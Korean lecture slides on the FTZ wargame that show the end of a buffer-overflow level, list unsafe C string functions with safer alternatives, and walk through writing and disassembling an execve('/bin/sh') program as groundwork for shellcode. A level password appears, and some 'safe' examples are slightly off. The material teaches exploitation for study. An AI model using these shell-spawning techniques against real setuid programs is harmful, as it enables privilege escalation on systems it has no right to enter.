Good Skill!  
[level10@ftz level9]$ whoami  
level10
```







## 버퍼 오버플로우 대응책 – 안전한 함수 사용

- SetUID가 적용되는 프로그램에서 문자열 관련 함수를 사용할 때는 경계 검사 (boundary check)를 수행할 필요가 있음
- 버퍼 오버플로우에 취약한 함수 사용하지 않기
  - strcpy(char \*dest, const char \*src)
  - strcat(char \*dest, const char \*src)
  - getwd(char \*buf)
  - gets(char \*s)
  - fscanf(FILE \*stream, const char \*format, ...)
  - scanf(const char \*format, ...)
  - realpath(char \*path, char resolved\_path[])
  - sprintf(char \*str, const char \*format)



## 버퍼 오버플로우 대응책 – 안전한 함수 사용

- 꼭 필요한 경우 입력 값 길이 검사 가능 함수 사용

잘못된 strcpy 함수 사용	올바른 strncpy 함수 사용
<pre>void function(char *str) {     char buffer[20];     strcpy(buffer, str);     return; }</pre>	<pre>void function(char *str) {     char buffer[20];     strncpy(buffer, str, sizeof(buffer)-1);     buffer[sizeof(buffer)-1] = 0;     return; }</pre>
잘못된 gets 함수 사용	올바른 fgets 함수 사용
<pre>void function(char *str) {     char buffer[20];     gets(buffer);     return; }</pre>	<pre>void fuction(char *str) {     char buffer[20];     fgets(buffer, sizeof(buffer)-1, stdin);     return; }</pre>



## 버퍼 오버플로우 대응책 – 안전한 함수 사용

- 꼭 필요한 경우 입력 값 길이 검사 가능 함수 사용

### 잘못된 scanf 함수 사용

```
int main() {  
    char str[80];  
  
    printf("name : ");  
    scanf("%s", str);  
    return 0;  
}
```

### 올바른 fscanf 함수 사용

```
int main() {  
    char str[80];  
    float f;  
    FILE * pFile;  
    pFile = fopen("myfile.txt", "w+");  
    fscanf(pFile, "%f", &f);  
    fclose(pFile);  
    return 0;  
}
```



## 웹 실행 프로그램 분석



## 셸 실행 프로그램 작성

- level11 계정으로 로그인 후 tmp 폴더로 이동하여 sh.c 프로그램 작성
  - 컴파일 후 실행 (암호: what!@#\$?)

```
level11@ftz:~/tmp
[level11@ftz tmp]$ cat sh.c
#include <unistd.h>


void main() {
    char *shell[2];

    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
[level11@ftz tmp]$ gcc -o sh sh.c -static
sh.c: In function `main':
sh.c:3: warning: return type of `main' is not `int'
[level11@ftz tmp]$ ./sh
sh-2.05b$
```



## 운영체제 복습 : fork()와 exec()





## 운영체제 복습 : exec() 함수 family

```
#include<unistd.h>
```

```
int execl(const char *path, const char *arg0, ..., const char *argn, (char *)0);
```

path에 지정한 경로명의 파일을 실행하며 arg0~argn을 인자로 전달한다. 관례적으로 arg0에는 실행 파일명을 지정한다. execl함수의 마지막 인자로는 인자의 끝을 의미하는 NULL 포인터((char\*)0)를 지정해야 한다. path에 지정하는 경로명은 절대 경로나 상대 경로 모두 사용할 수 있다.

```
int execv(const char *path, char *const argv[]);
```

path에 지정한 경로명에 있는 파일을 실행하며 argv를 인자로 전달한다. argv는 포인터 배열이다. 이 배열의 마지막에는 NULL 문자열을 저장해야 한다.

```
int execlp(const char *path, const char *arg0, ..., const char *argn, (char *)0, char *const envp[]);
```

path에 지정한 경로명의 파일을 실행하며 arg0~argn과 envp를 인자로 전달한다. envp에는 새로운 환경 변수를 설정할 수 있다. arg0~argn을 포인터로 지정하므로, 마지막 값은 NULL 포인터로 지정해야 한다. Env는 포인터 배열이다. 이 배열의 마지막에는 NULL 문자열을 저장해야 한다.

```
int execve(const char *path, char *const argv[], char *const envp[]);
```

path에 지정한 경로명의 파일을 실행하며 argv, envp를 인자로 전달한다. argv와 envp는 포인터 배열이다. 이 배열의 마지막에는 NULL 문자열을 저장해야 한다.

```
int execlp(const char *file, const char *arg0, ..., const char *argn, (char *)0);
```


file에 지정한 파일을 실행하며 arg0~argn만 인자로 전달한다. 파일은 이 함수를 호출한 프로세스의 검색 경로(환경 변수 PATH에 정의된 경로)에서 찾는다. arg0~argn은 포인터로 지정한다. execl 함수의 마지막 인자는 NULL 포인터로 지정해야 한다.

```
int execvp(const char *file, char *const argv[]);
```


file에 지정한 파일을 실행하며 argv를 인자로 전달한다. argv는 포인터 배열이다. 이 배열의 마지막에는 NULL 문자열을 저장해야 한다.



## -static?



Dynamic Link Library



Static Link Library





## 셸 실행 프로그램 작성


- level11 계정으로 로그인 후 tmp 폴더로 이동하여 sh.c 프로그램 작성
  - 컴파일 후 디버깅

```
level11@ftz:~/tmp
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) disass main
Dump of assembler code for function main:
0x080481d0 <main+0>:  push    %ebp
0x080481d1 <main+1>:  mov     %esp,%ebp
0x080481d3 <main+3>:  sub     $0x8,%esp
0x080481d6 <main+6>:  and     $0xffffffff0,%esp
0x080481d9 <main+9>:  mov     $0x0,%eax
0x080481de <main+14>:  sub     %eax,%esp
0x080481e0 <main+16>:  movl    $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>:  movl    $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>:  sub     $0x4,%esp
0x080481f1 <main+33>:  push    $0x0
0x080481f3 <main+35>:  lea     0xffffffff8(%ebp),%eax
0x080481f6 <main+38>:  push    %eax
0x080481f7 <main+39>:  pushl   0xffffffff8(%ebp)
0x080481fa <main+42>:  call    0x804d9f0 <execve>
0x080481ff <main+47>:  add     $0x10,%esp
0x08048202 <main+50>:  leave
0x08048203 <main+51>:  ret
End of assembler dump.
(gdb) █
```



## 셸 실행 프로그램 분석 (1)

- push %ebp



```
0x080481d0 <main+0>:  push    %ebp
0x080481d1 <main+1>:  mov     %esp,%ebp
0x080481d3 <main+3>:  sub     $0x8,%esp
0x080481d6 <main+6>:  and     $0xffffffff0,%esp
0x080481d9 <main+9>:  mov     $0x0,%eax
0x080481de <main+14>:  sub     %eax,%esp
0x080481e0 <main+16>:  movl    $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>:  movl    $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>:  sub     $0x4,%esp
0x080481f1 <main+33>:  push    $0x0
0x080481f3 <main+35>:  lea     0xffffffff8(%ebp),%eax
0x080481f6 <main+38>:  push    %eax
0x080481f7 <main+39>:  pushl   0xffffffff8(%ebp)
0x080481fa <main+42>:  call    0x804d9f0 <execve>
0x080481ff <main+47>:  add     $0x10,%esp
0x08048202 <main+50>:  leave
0x08048203 <main+51>:  ret
```

```
void main() {
    char *shell[2];


    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
```



## 셸 실행 프로그램 분석 (2)

- `mov %esp, %ebp`



```
0x080481d0 <main+0>:  push    %ebp
0x080481d1 <main+1>:  mov     %esp,%ebp
0x080481d3 <main+3>:  sub     $0x8,%esp
0x080481d6 <main+6>:  and     $0xffffffff0,%esp
0x080481d9 <main+9>:  mov     $0x0,%eax
0x080481de <main+14>:  sub     %eax,%esp
0x080481e0 <main+16>:  movl    $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>:  movl    $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>:  sub     $0x4,%esp
0x080481f1 <main+33>:  push    $0x0
0x080481f3 <main+35>:  lea     0xffffffff8(%ebp),%eax
0x080481f6 <main+38>:  push    %eax
0x080481f7 <main+39>:  pushl   0xffffffff8(%ebp)
0x080481fa <main+42>:  call    0x804d9f0 <execve>
0x080481ff <main+47>:  add     $0x10,%esp
0x08048202 <main+50>:  leave
0x08048203 <main+51>:  ret
```

```
void main() {
    char *shell[2];


    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
```



## 셸 실행 프로그램 분석 (3)

- `sub $0x8, %esp`



```
0x080481d0 <main+0>:  push    %ebp
0x080481d1 <main+1>:  mov     %esp,%ebp
0x080481d3 <main+3>:  sub     $0x8,%esp
0x080481d6 <main+6>:  and     $0xffffffff0,%esp
0x080481d9 <main+9>:  mov     $0x0,%eax
0x080481de <main+14>:  sub     %eax,%esp
0x080481e0 <main+16>:  movl    $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>:  movl    $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>:  sub     $0x4,%esp
0x080481f1 <main+33>:  push    $0x0
0x080481f3 <main+35>:  lea     0xffffffff8(%ebp),%eax
0x080481f6 <main+38>:  push    %eax
0x080481f7 <main+39>:  pushl   0xffffffff8(%ebp)
0x080481fa <main+42>:  call    0x804d9f0 <execve>
0x080481ff <main+47>:  add     $0x10,%esp
0x08048202 <main+50>:  leave
0x08048203 <main+51>:  ret
```

```
void main() {
    char *shell[2];


    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
```



## 셸 실행 프로그램 분석 (4)

- `movl $0x808ef88, 0xffffffff8(%ebp)`



```
0x080481d0 <main+0>:  push    %ebp
0x080481d1 <main+1>:  mov     %esp,%ebp
0x080481d3 <main+3>:  sub     $0x8,%esp
0x080481d6 <main+6>:  and     $0xffffffff0,%esp
0x080481d9 <main+9>:  mov     $0x0,%eax
0x080481de <main+14>: sub     %eax,%esp
0x080481e0 <main+16>: movl    $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>: movl    $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>: sub     $0x4,%esp
0x080481f1 <main+33>: push    $0x0
0x080481f3 <main+35>: lea     0xffffffff8(%ebp),%eax
0x080481f6 <main+38>: push    %eax
0x080481f7 <main+39>: pushl   0xffffffff8(%ebp)
0x080481fa <main+42>: call    0x804d9f0 <execve>
0x080481ff <main+47>: add     $0x10,%esp
0x08048202 <main+50>: leave
0x08048203 <main+51>: ret
```

```
void main() {
    char *shell[2];


    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
```



## 셸 실행 프로그램 분석 (5)

- 0x808ef88?



```
0x080481d0 <main+0>:  push    %ebp
0x080481d1 <main+1>:  mov     %esp,%ebp
0x080481d3 <main+3>:  sub     $0x8,%esp
0x080481d6 <main+6>:  and     $0xffffffff0,%esp
0x080481d9 <main+9>:  mov     $0x0,%eax
0x080481de <main+14>: sub     %eax,%esp
0x080481e0 <main+16>: movl    $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>: movl    $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>: sub     $0x4,%esp
0x080481f1 <main+33>: push    $0x0
0x080481f3 <main+35>: lea     0xffffffff8(%ebp),%eax
0x080481f6 <main+38>: push    %eax
0x080481f7 <main+39>: pushl   0xffffffff8(%ebp)
0x080481fa <main+42>: call    0x804d9f0 <execve>
0x080481ff <main+47>: add     $0x10,%esp
0x08048202 <main+50>: leave
0x08048203 <main+51>: ret
```

```
void main() {
    char *shell[2];

    shell[0] = "/bin/sh";
    shell[1] = NULL;


    execve(shell[0], shell, NULL);
}
```

```
(gdb) x/s 0x808ef88
0x808ef88 <_IO_stdin_used+4>:  "/bin/sh"
```



## 셸 실행 프로그램 분석 (6)

- `movl $0x0, 0xffffffffc(%ebp)`



```
0x080481d0 <main+0>:  push    %ebp
